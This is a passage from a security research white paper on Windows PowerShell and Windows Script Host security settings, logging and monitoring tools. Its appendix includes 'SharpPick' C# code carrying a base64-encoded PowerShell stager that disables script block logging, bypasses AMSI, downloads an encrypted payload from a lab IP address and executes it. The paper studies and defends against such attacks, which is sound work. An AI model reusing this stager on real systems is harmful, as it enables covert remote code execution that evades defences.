`Undefined`	This policy removes any previously set policy at the given scope. The `Scope` parameter of `Set-ExecutionPolicy` configures a policy with a specific domain of applicability, that is, within a given scope. Some scopes are: `CurrentUser` (the set policy affects the current user), `LocalMachine` (the set policy affects all users on the machine where the policy is configured), and `Process` (the set policy affects only the current PowerShell host process).
`Default`	This policy is equivalent to the policy set by default: `Restricted`.

Table 16: Values of ExecutionPolicy

The `Unblock-File` cmdlet explicitly allows the loading and execution of a specific script if the loading and execution of this script has been blocked by a set policy. It is important to emphasize that it has been shown that execution policies can be bypassed in a relatively simple manner (nt_epb, 2019).

Get-ExecutionPolicy (ms_getexpol, 2019) This cmdlet displays the effective policy set in the `CurrentUser` scope (see Table 16).

ExecutionContext.SessionState.LanguageMode (ms_langmode, 2019) This variable is used to configure a specific PowerShell language mode within the scope of the current PowerShell host process. A language mode determines the permitted PowerShell commands and language elements that a user may execute as part of a script. Table 17 lists and provides descriptions about the possible values of `LanguageMode`.

Value	Description
`FullLanguage`	This language mode permits all commands and language elements.
`RestrictedLanguage`	This language mode permits all commands, however, restricts the execution of script code. The use of some variables and operators is permitted. Script elements, such as assignment operations and function invocations are not permitted.
`NoLanguage`	This language mode permits all commands, however, restricts all language elements.
`ConstrainedLanguage`	This language mode permits all commands and language elements, however, it restricts the operation of the commands and elements based on the data types they work with. A comprehensive documentation of the features of this language mode is provided at (ms_langmode, 2019).

Table 17: Values of LanguageMode

The language mode PowerShell mechanism is not designed to work independently of other security mechanisms – it is designed to work with Windows Defender Application Control (WDAC) user-mode code integrity (UMCI) (ERNW_WP7). If UMCI is enabled, the scripts that are not specified in the deployed WDAC policy are executed in the `ConstrainedLanguage` language mode. The scripts that are specified in the deployed WDAC policy are executed in the `FullLanguage` language mode.

New-PSRoleCapabilityFile (ms_psrolecap, 2019)/ **New-PSSessionConfigurationFile** (ms_pssesconf, 2019) These cmdlets are used for configuring JEA. JEA is a security mechanism implementing the least privilege principle – it serves to provide a PowerShell engine (see Section 2.1.1) for managing systems with a restricted set of PowerShell capabilities available, which are the minimum capabilities needed to conduct a given system management task. These capabilities include cmdlets, functions, and providers.

JEA works by leveraging remote PowerShell execution (see Section 3.1.1, paragraph 'Remote execution'), such that users connect to a deployed PowerShell engine with restricted capabilities for system management. This engine is referred to as JEA endpoint. Users may connect to the JEA endpoint by using the `Enter-PSSession` cmdlet.

What capabilities are restricted at a given JEA endpoint may be configured in role capability files. These files can be created with the `New-PSRoleCapabilityFile` cmdlet. Role capability files specify allowed PowerShell capabilities for specific roles (i.e., user groups) in a straightforward manner. The example minimal role capability file depicted in **Error! Reference source not found.** allows the execution of the `Get-ChildItem` cmdlet and access to the `FileSystem` provider (see Table 6) by configuring the `VisibleCmdlets` and `VisibleProviders` keywords, and restricts all other PowerShell capabilities.

```
@{
    VisibleCmdlets = 'Get-ChildItem'
    VisibleProviders = 'FileSystem'
}
```

Figure 20: Example role capability file

Roles, for which allowed PowerShell capabilities may be specified in role capability files, as well as some other settings are defined in session configuration files. Users can create session configuration files with the New-PSSessionConfigurationFile cmdlet. This cmdlet generates a session configuration file, which may be edited according to user preferences. For example, role capabilities may be specified either directly in the session capability file or in external role capability files.

For more detailed information on JEA, including information on how to deploy a JEA endpoint and set role capability and session configuration files in effect, we refer to (ms_psjea, 2019).

4.1.2 Windows Script Host

Users can configure WSH by modifying the system's registry at the registry path HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\ (at the machine level) or HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\ (at the user level). Table 18 lists and describes the values that may be stored in each of the registry keys that can be defined at these paths.

Key	Value
ActiveDebugging	1: The Windows debugger is started if an error during script execution occurs
	0: The Windows debugger is not started if an error during script execution occurs
DisplayLogo	1: cscript.exe displays information (e.g., the version of WSH) on startup
	0: cscript.exe does not display information (e.g., the version of WSH) on startup
Enabled	1: WSH is deactivated (see Section 3.2.2)
	0: WSH is active (see Section 3.2.2)
IgnoreUserSettings	1: Settings at the machine level overrule settings at the user level
	0: Settings at the machine level do not overrule settings at the user level
Remote	1: Remote execution of scripts is enabled (see Section 2.2)
	0: Remote execution of scripts is disabled
TrustPolicy	2: Unsigned scripts, or scripts whose digital signatures cannot be verified, are not allowed to execute
	1: Users decide if a digitally unsigned script is allowed to execute
	0: Unsigned scripts, or scripts whose digital signatures cannot be verified, are allowed to execute
LogSecurityFailures	1: WSH logs unsuccessful attempts to start a script (e.g., starting an unsigned script if only signed scripts are allowed to execute)

	`0`: WSH does not log unsuccessful attempts to start a script
`LogSecuritySuccesses`	`1`: WSH logs successful attempts to start a script
	`0`: WSH does not log successful attempts to start a script
`TimeOut`	This key stores an arbitrary integer number specifying the maximum number of seconds in which a given script may finish executing. If this number is exceeded, WSH automatically ends the script's execution.
`UseWINSAFER`	`1`: Set Software Restriction Policies (ms_swrestrict, 2019) apply to the execution of scripts
	`0`: Set Software Restriction Policies do not apply to the execution of scripts
`SilentTerminate`	`1`: WSH displays an error dialog box when a script cannot be executed
	`0`: WSH does not display an error dialog box when a script can't be executed

Table 18: Values of registry keys for configuring WSH

In addition to the above settings, `cscript.exe` and `wscript.exe` support several usage-oriented command line parameters documented at (ms_csript, 2019) and (ms_wscript, 2019).

4.2 Logging Capabilities

Windows 10 uses the ETW framework for logging PowerShell-related events ((ERNW_WP2), Section 4.1). The ETW provider with the name `Microsoft-Windows-PowerShell` (`A0C1853B-5C40-4B15-8766-3CF1C58F985A`) and the `Windows PowerShell` channel log PowerShell-related events. The table in the 'Microsoft-Windows-Powershell' section of the Appendix presents Event IDs and their descriptions, logged by the ETW-Provider `Microsoft-Windows-PowerShell` (column 'Event ID' and 'Event message' respectively). Numbers in this table preceded by the percent sign (%) mark dynamic content generated at run-time. The event descriptions in this table are as provided by Microsoft. The `wevtutil` utility ([ERNW WP2], Section 4.3) displays the Event IDs and their descriptions.

It is important to emphasize that there are ETW providers that log events related to the interaction between PowerShell and other Windows components. For example, the `Microsoft-Windows-Windows Defender` provider logs events which report the execution of malicious PowerShell scripts.

Depending on its configuration (see `LogSecurityFailures` and `LogSecuritySuccesses` in Table 18), WSH logs unsuccessful and/or successful attempts to start a script in the `System` logging channel. The content logged by WSH can be viewed with the `Event Viewer` utility, at the `Windows Logs/System` path. Figure 21 depicts the content of a log entry produced by WSH. All log entries that can be produced by WSH are defined in the `wshext.dll` file (see Section 2.2). The tables in the 'Windows Script Host: Execution environment logging' and 'Windows Script Host: User-defined logging' sections of the Appendix present Event IDs and their descriptions (column 'Event ID' and 'Event message' respectively) by the WSH core execution environment (see Section 2.2) and user-defined loggers, respectively. User-defined loggers are script logging facilities made available to developers for the purpose of customized, script-specific logging. Logged events generated by user-defined loggers are stored in the `Windows Logs/Application` path and can be viewed with the `Event Viewer` utility. The table in the 'Windows Script Host: User-defined logging' section of the Appendix presents also the type of the logged event (column 'Event type') (ms_reportevtw, 2019). Numbers in the tables in the 'Windows Script Host: Execution environment logging' and 'Windows Script Host: User-defined logging' sections of the Appendix, preceded by the percent sign (%) mark dynamic content generated at run-time. The event descriptions in this table are as provided by Microsoft.


```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  - <System>
      <Provider Name="Windows Script Host" />
      <EventID Qualifiers="255">1001</EventID>
      <Level>0</Level>
      <Task>0</Task>
      <Keywords>0xa0000000000000</Keywords>
      <TimeCreated SystemTime="2019-06-18T15:21:39.137189200Z" />
      <EventRecordID>1701</EventRecordID>
      <Channel>System</Channel>
      <Computer>DESKTOP-EK0C0LI</Computer>
      <Security UserID="S-1-5-21-3582093057-2174314860-1016952718-1001" />
    </System>
  - <EventData>
      <Data>Successful execution of Windows Script Host.</Data>
    </EventData>
  </Event>
```


Figure 21: A log entry produced by WSH

Appendix

Tools

Tool	Availability and description
`IDA`	*Availability*: https://www.hex-rays.com/products/ida/index.shtml [Retrieved: 10/04/2019] *Description*: A disassembly and debugging framework.
Windows debugger (`windbg`)	*Availability*: https://developer.microsoft.com/en-us/windows/hardware/download-windbg [Retrieved: 10/04/2019] *Description*: A debugger for the Windows system.
`OleView`	*Availability*: Compiled using Microsoft `Visual Studio` *Description*: A tool for viewing the COM interface.
`OleViewDotNet`	*Availability*: https://github.com/tyranid/oleviewdotnet [Retrieved: 10/04/2019] *Description*: A tool for viewing the COM interface.
`Group Policy Object Editor`	*Availability*: Distributed with Windows 10 *Description*: A tool for configuring group policies.
`wevtutil`	*Availability*: Distributed with Windows 10 *Description*: A tool for querying running logging mechanisms.

Named pipe client

```
#include "pch.h"
#include <iostream>
#include <windows.h>
#include <string>


using namespace std;

string GetLastErrorAsString()
{
	DWORD errorMessageID = ::GetLastError();
	if (errorMessageID == 0)
		return std::string();

	LPSTR messageBuffer = nullptr;
		size_t size = FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER |
	FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
		NULL, errorMessageID, MAKELANGID(LANG_NEUTRAL, SUBLANG_ENGLISH_US),
	(LPSTR)&messageBuffer, 0, NULL);

	string message(messageBuffer, size);

	LocalFree(messageBuffer);

	return message;
}
```

```
int main(int argc, const char **argv)
{
	wcout << "Connecting to pipe..." << endl;

	HANDLE pipe = CreateFile(
		L"\\\\.\\Pipe\\PSHost.131986946566984840.4020.DefaultAppDomain.powershell",
		GENERIC_READ,
		FILE_SHARE_READ | FILE_SHARE_WRITE,
		NULL,
		OPEN_EXISTING,
		FILE_ATTRIBUTE_NORMAL,
		NULL
	);

	if (pipe == INVALID_HANDLE_VALUE) {
		cout <<"Error. " << GetLastErrorAsString() <<  endl;
		system("pause");
		return 1;
	}

	wcout << "Connection established." << endl;

	wchar_t buffer[128];
	DWORD numBytesRead = 0;
	BOOL result = ReadFile(
		pipe,
		buffer,
		127 * sizeof(wchar_t),
		&numBytesRead,
		NULL
	);

	if (result) {
		buffer[numBytesRead / sizeof(wchar_t)] = '\0';
		wcout << "Number of bytes read: " << numBytesRead << endl;
		wcout << "Message: " << buffer << endl;
	}
	else {
		wcout << "Failed to read data from the pipe." << endl;
	}

	CloseHandle(pipe);

	system("pause");
	return 0;
}
```

SharpPick

```
using System;
using System.IO;
using System.Resources;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Net;
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;


namespace SharpPick
{
    class Program
    {
```

```
        static string RunPS(string cmd)
        {
            Runspace runspace = RunspaceFactory.CreateRunspace();
            runspace.Open();
            RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
            Pipeline pipeline = runspace.CreatePipeline();

            pipeline.Commands.AddScript(cmd);

            pipeline.Commands.Add("Out-String");
            Collection<PSObject> results = pipeline.Invoke();
            runspace.Close();

            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringBuilder.Append(obj);
            }
            return stringBuilder.ToString().Trim();
        }

        static int Main(string[] args)
        {
            string stager =
"SQBGACgAJABQAFMAVgBFAFIAUwBpAE8ATgBUAEEAYgBMAEUALgBQAFMAVgBFAFIAcwBpAG8AbgAuAE0AYQBKAG8A
UgAgAC0AZwBFACAAMwApAHsAJABHAFAARgA9AFsAcgBlAGYAXQAuAEEAUwBzAEUAbQBCAEwAWQAuAEcAZQBUAFQAe
QBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALg
BVAHQAaQBsAHMAJwApAC4AIgBHAGUAVABGAGkARQBgAGwARAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUAB
vAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABp
AGMAJwApADsASQBGACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAEUAVABWAGEATABVAEUAKAAkA
E4AVQBMAGwAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAG
kAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGc
AJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0A
PQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJ
wBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbg
BnACcAXQA9ADAAfQAkAFYAQQBsAD0AWwBDAG8AbABsAEUAYwBUAGkAbwBOAHMALgBHAEUATgBlAHIASQBjAC4ARAB
JAEMAVABpAE8AbgBBAFIAWQBbAHMAVAByAEkAbgBHACwAUwBZAFMAVABFAG0ALgBPAEIASgBlAEMAdABdAF0AOgA6
AE4ARQB3ACgAKQA7ACQAVgBBAEwALgBBAEQARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsA
G8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAVgBBAEwALgBBAEQAZAAoACcARQBuAGEAYgBsAGUAUwBjAH
IAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFA
AQwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8A
bABpAGMAaQBlAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAb
ABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJAB2AGEAbAB9AEUAbA
BTAGUAewBbAFMAQwByAGkAUAB0AEIATABPAEMAawBdAC4AIgBHAGUAVABGAEkAZQBgAGwARAAiACgAJwBzAGkAZwB
uAGEAdAB1AHIAZQBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBF
AFQAVgBBAEwAVQBFACgAJABOAFUATABsACwAKABOAEUAVwAtAE8AQgBKAEUAQwBUACAAQwBPAEwATABFAEMAdABpA
G8AbgBTAC4ARwBlAG4ARQBSAGkAQwAuAEgAYQBTAEgAUwBFAFQAWwBTAHQAcgBJAE4AZwBdACkAKQB9AFsAUgBlAE
YAXQAuAEEAUwBTAEUAbQBCAEwAWQAuAEcARQBUAFQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGU
AbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAcwAnACkAfAA/AHsAJABfAH0A
fAAlAHsAJABfAC4ARwBFAFQARgBpAEUAbABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcAT
gBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAVABWAEEAbAB1AEUAKAAkAG4AVQBsAGwALA
AkAHQAUgBVAGUAKQB9ADsAfQA7AFsAUwB5AFMAdABFAE0ALgBOAEUAdAAuAFMARQByAFYAaQBjAGUAUABvAGkAbgB
UAE0AQQBuAEEAZwBlAHIAXQA6ADoARQBYAFAAZQBjAFQAMQAwADAAQwBvAE4AVABpAG4AdQBlAD0AMAA7ACQAVwBD
AD0ATgBFAFcALQBPAEIAagBlAEMAdAAgAFMAWQBTAFQAZQBNAC4ATgBFAHQALgBXAEUAYgBDAGwAaQBlAG4AVAA7A
CQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAF
cATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACA
ARwBlAGMAawBvACcAOwAkAHcAQwAuAEgARQBBAGQAZQBSAFMALgBBAEQARAAoACcAVQBzAGUAcgAtAEEAZwBlAG4A
dAAnACwAJAB1ACkAOwAkAFcAQwAuAFAAUgBvAFgAWQA9AFsAUwBZAHMAVABlAE0ALgBOAGUAVAAuAFcAZQBiAFIAZ
QBxAHUARQBzAFQAXQA6ADoARABlAEYAYQB1AEwAVABXAEUAQgBQAFIAbwB4AHkAOwAkAHcAQwAuAFAAUgBvAFgAWQ
AuAEMAUgBlAEQARQBuAFQAaQBBAGwAUwAgAD0AIABbAFMAeQBTAFQARQBNAC4ATgBFAHQALgBDAHIARQBEAEUAbgB
UAEkAYQBMAEMAYQBDAEgAZQBdADoAOgBEAEUAZgBBAFUAbAB0AE4AZQB0AFcATwBSAGsAQwBSAEUAZABlAG4AdABJ
AGEAbABBTADsAJABTAGMAcgBpAHAAdAA6AFAAcgBvAHgAeQAgAD0AIAAkAHcAYwAuAFAAcgBvAHgAeQA7ACQASwA9A
FsAUwBZAFMAdABFAE0ALgBUAGUAeAB0AC4ARQBOAEMAbwBkAEkATgBHAF0AOgA6AEEAUwBDAEkASQAuAEcAZQB0AE
IAWQBUAGUAcwAoACcAVAAuAHkAfgBOAFgAQAAzAEwAPABfADUAVgBJADAARQA+AEsAWgBDAHUAbgBpADIARwAoAEI
AagBoAHsAegBSACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZwBzADsAJABTAD0AMAAuAC4AMgA1ADUA
OwAwAC4ALgAyADUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQ
wBPAHUATgBUAF0AKQAlADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQA9ACQAUwBbACQASgBdACwAJA
BTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQAlADIANQA2ADsAJABIAD0AKAAkAEgAKwA
```

```
kAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAk
AFMAWwAkAEkAXQA7ACQAXwAtAEIAWABvAHIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkAJQAyA
DUANgBdAH0AfQA7ACQAcwBlAHIAPQAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADUANgAuADEAMAAyAD
oAOAAwACcAOwAkAHQAPQAnAC8AbABvAGcAaQBuAC8AcAByAG8AYwBlAHMAcwAuAHAAaABwACcAOwAkAFcAQwAuAEg
AZQBhAGQAZQBSAFMALgBBAEQAZAAoACIAQwBvAG8AawBpAGUAIgAsACIAcwBlAHMAcwBpAG8AbgA9AFMAVgBpAGgA
RwBUAHQAagAxADUANQAzAHQAYwAyAFMAYQA2AHcAaQBqADAASgBTAGQANQBJAD0AIgApADsAJABEAEEAVABhAD0AJ
ABXAEMALgBEAG8AVwBuAEwAbwBBAEQARABhAHQAQQAoACQAcwBFAHIAKwAkAHQAKQA7ACQASQB2AD0AJABkAGEAdA
BhAFsAMAAuAC4AMwBdADsAJABEAGEAdABhAD0AJABEAEEAVABBAFsANAAuAC4AJABEAEEAdABBAC4ATABFAE4ARwB
UAGgAXQA7AC0AagBPAEkATgBbAEMAaABhAHIAWwBdAF0AKAAmACAAJABSACAAJABEAGEAVABhACAAKAAkAEkAVgAr
ACQASwApACkAfABJAEUAWAA=";
var decodedScript = Encoding.Unicode.GetString(Convert.FromBase64String(stager));

            string results = RunPS(decodedScript);

            Console.Write(results);
            return 0;
        }
    }
}
```

PowerShell Monitor: ImageLoaderKernel

```
namespace ERNW.PowerShellMon.Internals
{
    static internal class ImageLoadKernelProvider
    {
        static internal KernelProvider CreateImageLoadProvider(bool format = false)
        {

            KernelProvider imageLoadProvider = new Kernel.ImageLoadProvider();

            var imageLoadFilter = new EventFilter(Filter
                .EventOpcodeIs(0x0a)
                .And(UnicodeString.IContains(@"FileName",
@"\System.Management.Automation"))
                );

            imageLoadFilter.OnEvent += (IEventRecord record) =>
            {
                var recordDictionary = new Dictionary<string, object>();

                recordDictionary.Add(nameof(record.Timestamp), record.Timestamp);
                recordDictionary.Add(nameof(record.ProviderName), record.ProviderName);
                recordDictionary.Add(nameof(record.Opcode), record.Opcode);
                recordDictionary.Add(nameof(record.ProcessId), record.ProcessId);
                recordDictionary.Add(nameof(record.ThreadId), record.ThreadId);

                foreach (var property in record.Properties)
                {
                    if (!property.Name.Equals(nameof(record.ProcessId)))
                    {
                        recordDictionary.Add(property.Name,
PSMonHelperTDH.ParseBasicProperty(property, record));
                    }
                }

                string recordAsJson;
                if (format)
                {
                    recordAsJson = JsonConvert.SerializeObject(recordDictionary,
Formatting.Indented);
                }
                else
                {
                    recordAsJson = JsonConvert.SerializeObject(recordDictionary,
Formatting.None);
```

```
                }

                Console.WriteLine($"{recordAsJson}");
            };

            imageLoadProvider.AddFilter(imageLoadFilter);
            return imageLoadProvider;
        }
    }
}
```

PowerShell Monitor: RegistryUserProvider

```
namespace ERNW.PowerShellMon.Internals
{
    static internal class RegistryUserProvider
    {
        static internal Provider CreateRegistryProvider(bool format = false)
        {

            Provider registryProvider = new Provider("Microsoft-Windows-Kernel-
Registry");

            var registryFilter = new EventFilter(
                Filter.EventIdIs(5).And(
                    UnicodeString.IContains(@"ValueName", @"ScriptBlockLogging")
                        )
                );

            registryFilter.OnEvent += (IEventRecord record) =>
            {
                var recordDictionary = new Dictionary<string, object>();

                recordDictionary.Add(nameof(record.Timestamp), record.Timestamp);
                recordDictionary.Add(nameof(record.ProviderName), record.ProviderName);
                recordDictionary.Add(nameof(record.Id), record.Id);
                recordDictionary.Add(nameof(record.ProcessId), record.ProcessId);
                recordDictionary.Add(nameof(record.ThreadId), record.ThreadId);

                foreach (var property in record.Properties)
                {
                    if (!property.Name.Equals(nameof(record.ProcessId)))
                    {
                        recordDictionary.Add(property.Name,
PSMonHelperTDH.ParseBasicProperty(property, record));
                    }
                }

                object enableScriptBlockLoggingReg = null;

                using (RegistryKey key =
Registry.LocalMachine.OpenSubKey("Software\\Policies\\Microsoft\\Windows\\PowerShell\\Scr
iptBlockLogging"))
                {
                    if (key != null)
                    {
                        enableScriptBlockLoggingReg =
key.GetValue("EnableScriptBlockLogging");
                    }
                }

                if(!String.IsNullOrEmpty(enableScriptBlockLoggingReg.ToString()))
                    recordDictionary.Add("Data Value:",
enableScriptBlockLoggingReg.ToString());

                string recordAsJson;
```

```
                if (format)
                {
                    recordAsJson = JsonConvert.SerializeObject(recordDictionary, 
Formatting.Indented);
                }
                else
                {
                    recordAsJson = JsonConvert.SerializeObject(recordDictionary, 
Formatting.None);
                }

                Console.WriteLine($"{recordAsJson}");
            };
            registryProvider.AddFilter(registryFilter);
            return registryProvider;
        }
    }
}
```

PowerShell Monitor: PowerShellUserProvider

```
namespace ERNW.PowerShellMon.Internals
{
    static internal class PowerShellUserProvider
    {
        static internal Provider CreatePowerShellProvider(bool format = false)
        {

            Provider powerShellProvider = new Provider("Microsoft-Windows-PowerShell");

            var powerShellFilter = new EventFilter(
                Filter.EventIdIs(7937).And(
                    UnicodeString.IContains(@"Payload", @"Script execution is 
Started.").Or(
                        UnicodeString.IContains(@"Payload", @"Script execution is 
Stopped."))
                    )
                );

            powerShellFilter.OnEvent += (IEventRecord record) =>
            {
                var recordDictionary = new Dictionary<string, object>();

                recordDictionary.Add(nameof(record.Timestamp), record.Timestamp);
                recordDictionary.Add(nameof(record.ProviderName), record.ProviderName);
                recordDictionary.Add(nameof(record.Id), record.Id);
                recordDictionary.Add(nameof(record.ProcessId), record.ProcessId);
                recordDictionary.Add(nameof(record.ThreadId), record.ThreadId);

                foreach (var property in record.Properties)
                {
                    if (!property.Name.Equals(nameof(record.ProcessId)))
                    {
                        recordDictionary.Add(property.Name, 
PSMonHelperTDH.ParseBasicProperty(property, record));
                    }
                }

                string recordAsJson;
                if (format)
                {
                    recordAsJson = JsonConvert.SerializeObject(recordDictionary, 
Formatting.Indented);
                }
                else
```

```
                {
                    recordAsJson = JsonConvert.SerializeObject(recordDictionary,
Formatting.None);
                }

                Console.WriteLine($"{recordAsJson}");
            };

            powerShellProvider.AddFilter(powerShellFilter);
            return powerShellProvider;
        }
    }
}
```

PowerShell Monitor: Evaluate Settings

```
namespace CheckGroupPolicySettings
{
    public static class GroupPolicySettings
    {
        public static int EvalGroupPolicySettings()
        {
            int returnValue = 0;

            foreach (Assembly anAssembly in AppDomain.CurrentDomain.GetAssemblies())
            {
                if (anAssembly.GetName().Name == "System.Management.Automation")
                {
                    Dictionary<string, object> scriptBlockLoggingChached;
                    object enableScriptBlockLoggingChached = null;
                    object enableScriptBlockInvocationLoggingChached = null;
                    object enableScriptBlockLoggingReg = null;
                    object enableScriptBlockInvocationLoggingReg = null;

                    ConcurrentDictionary<string, Dictionary<string, object>>
cachedGroupPolicySettings = (ConcurrentDictionary<string, Dictionary<string,
object>>)anAssembly.GetType("System.Management.Automation.Utils").GetField("cachedGroupPo
licySettings", BindingFlags.Static | BindingFlags.NonPublic).GetValue(null);

                    using (RegistryKey key =
Registry.LocalMachine.OpenSubKey("Software\\Policies\\Microsoft\\Windows\\PowerShell\\Scr
iptBlockLogging"))
                    {
                        if (key != null)
                        {
                            enableScriptBlockLoggingReg =
key.GetValue("EnableScriptBlockLogging");
                            enableScriptBlockInvocationLoggingReg =
key.GetValue("EnableScriptBlockInvocationLogging");
                        }
                    }
```

```
                    if
(cachedGroupPolicySettings.ContainsKey("HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft
\\Windows\\PowerShell\\ScriptBlockLogging"))
                    {

cachedGroupPolicySettings.TryGetValue("HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\
\Windows\\PowerShell\\ScriptBlockLogging", out scriptBlockLoggingChached);
                        scriptBlockLoggingChached.TryGetValue("EnableScriptBlockLogging",
out enableScriptBlockLoggingChached);

scriptBlockLoggingChached.TryGetValue("EnableScriptBlockInvocationLogging", out
enableScriptBlockInvocationLoggingChached);


                        if (!object.ReferenceEquals(null,
enableScriptBlockLoggingChached))
                        {
                            if
(!enableScriptBlockLoggingChached.Equals(enableScriptBlockLoggingReg))
                            {
                                returnValue = 1;
                            }
                        }


                        if (!object.ReferenceEquals(null,
enableScriptBlockInvocationLoggingChached))
                        {
                            if
(!enableScriptBlockInvocationLoggingChached.Equals(enableScriptBlockInvocationLoggingReg)
)
                            {
                                returnValue += 2;
                            }
                        }
                    }
                }
            }
            return returnValue;
        }
    }
}
```

PowerShell Monitor: System Automation Scanner

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using YaraSharp;
```

```
using System.Diagnostics;
using System.IO;
using System.Runtime.InteropServices;
using System.Security;
using System.Security.Principal;
using System.Threading;

namespace SystemAutomationScanner
{
    class Program
    {

        static void Main(string[] args)
        {

            Process[] processlist = Process.GetProcesses();
             List<string> ruleFilenames = Directory.GetFiles(@".", "*.yar",
             SearchOption.AllDirectories).ToList();
            string  logFileName = "log_" +
            DateTime.Now.ToString("yyyy_mm_dd_hh_mm_ss")+".txt";

            Console.WriteLine("Logging to: {0}", logFileName);

            Console.CancelKeyPress += delegate {
                Console.WriteLine("User termination. Exiting.");
            };

            YSInstance instance = new YSInstance();

            using (YSContext context = new YSContext())
            {
                                    using (YSCompiler compiler =
                    instance.CompileFromFiles(ruleFilenames, null))
                {
                    YSRules rules = compiler.GetRules();

                    while (true)
                    {

                        foreach (Process theprocess in processlist)
                        {
                          Console.WriteLine("Scanning process: {0} [ID: {1}]",
                          theprocess.ProcessName, theprocess.Id);
                            try
                            {
                                List<YSMatches> Matches = null;

                                Matches = instance.ScanProcess(theprocess.Id, rules,
null, 0);

                                if (Matches.Count > 0)
                                {
                                    using (StreamWriter w = File.AppendText(logFileName))
                                    {

                                        w.WriteLine("Matched process: {0} [ID: {1}]",
                                        theprocess.ProcessName, theprocess.Id);
                                    }
                                }
                            }
                            catch (System.Exception exception)
                            {
                                 Console.WriteLine("Yara cannot scan the process.
                                 Continung...");
                                continue;
                            }
                        }
```

```
                        Thread.Sleep(10000);
                        Console.WriteLine("**Restarting scan.");
                    }
                }
            }
        }
    }
}
```

PowerShell Monitor: Yara Rule

```
rule System_Management_Automation {
strings:
        $el1= "Creating default runspace configuration." fullword wide
        $el2= "Default runspace configuration created." fullword wide
        $el3= "Microsoft.PowerShell.Commands.Diagnostics.dll-Help.xml" fullword wide
        $el4= "System.Management.Automation.dll-Help.xml" fullword wide
        $el5= "Microsoft.Wsman.Management.dll-Help.xml" fullword wide
       $el6= "{0}, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35"
      fullword wide
        $el7= "Modules\\Microsoft.PowerShell.Utility\\Microsoft.PowerShell.Utility.psm1"
      fullword wide
        $el8= "Microsoft.PowerShell.Core\\FileSystem" fullword wide
        $el9= "Microsoft.PowerShell.Core\\Registry" fullword wide
        $el10= "OutOfProcessUtils.ProcessElement : PS_OUT_OF_PROC_DATA received, psGuid:"
       fullword wide
        $a1= "System.Management.Automation.Runspaces" fullword ascii
        $a2="Microsoft.PowerShell.Commands.Utility,PublicKey=00240000048000009400000006020
        000000240000" ascii
        $a3= "see about_Execution_Policies at
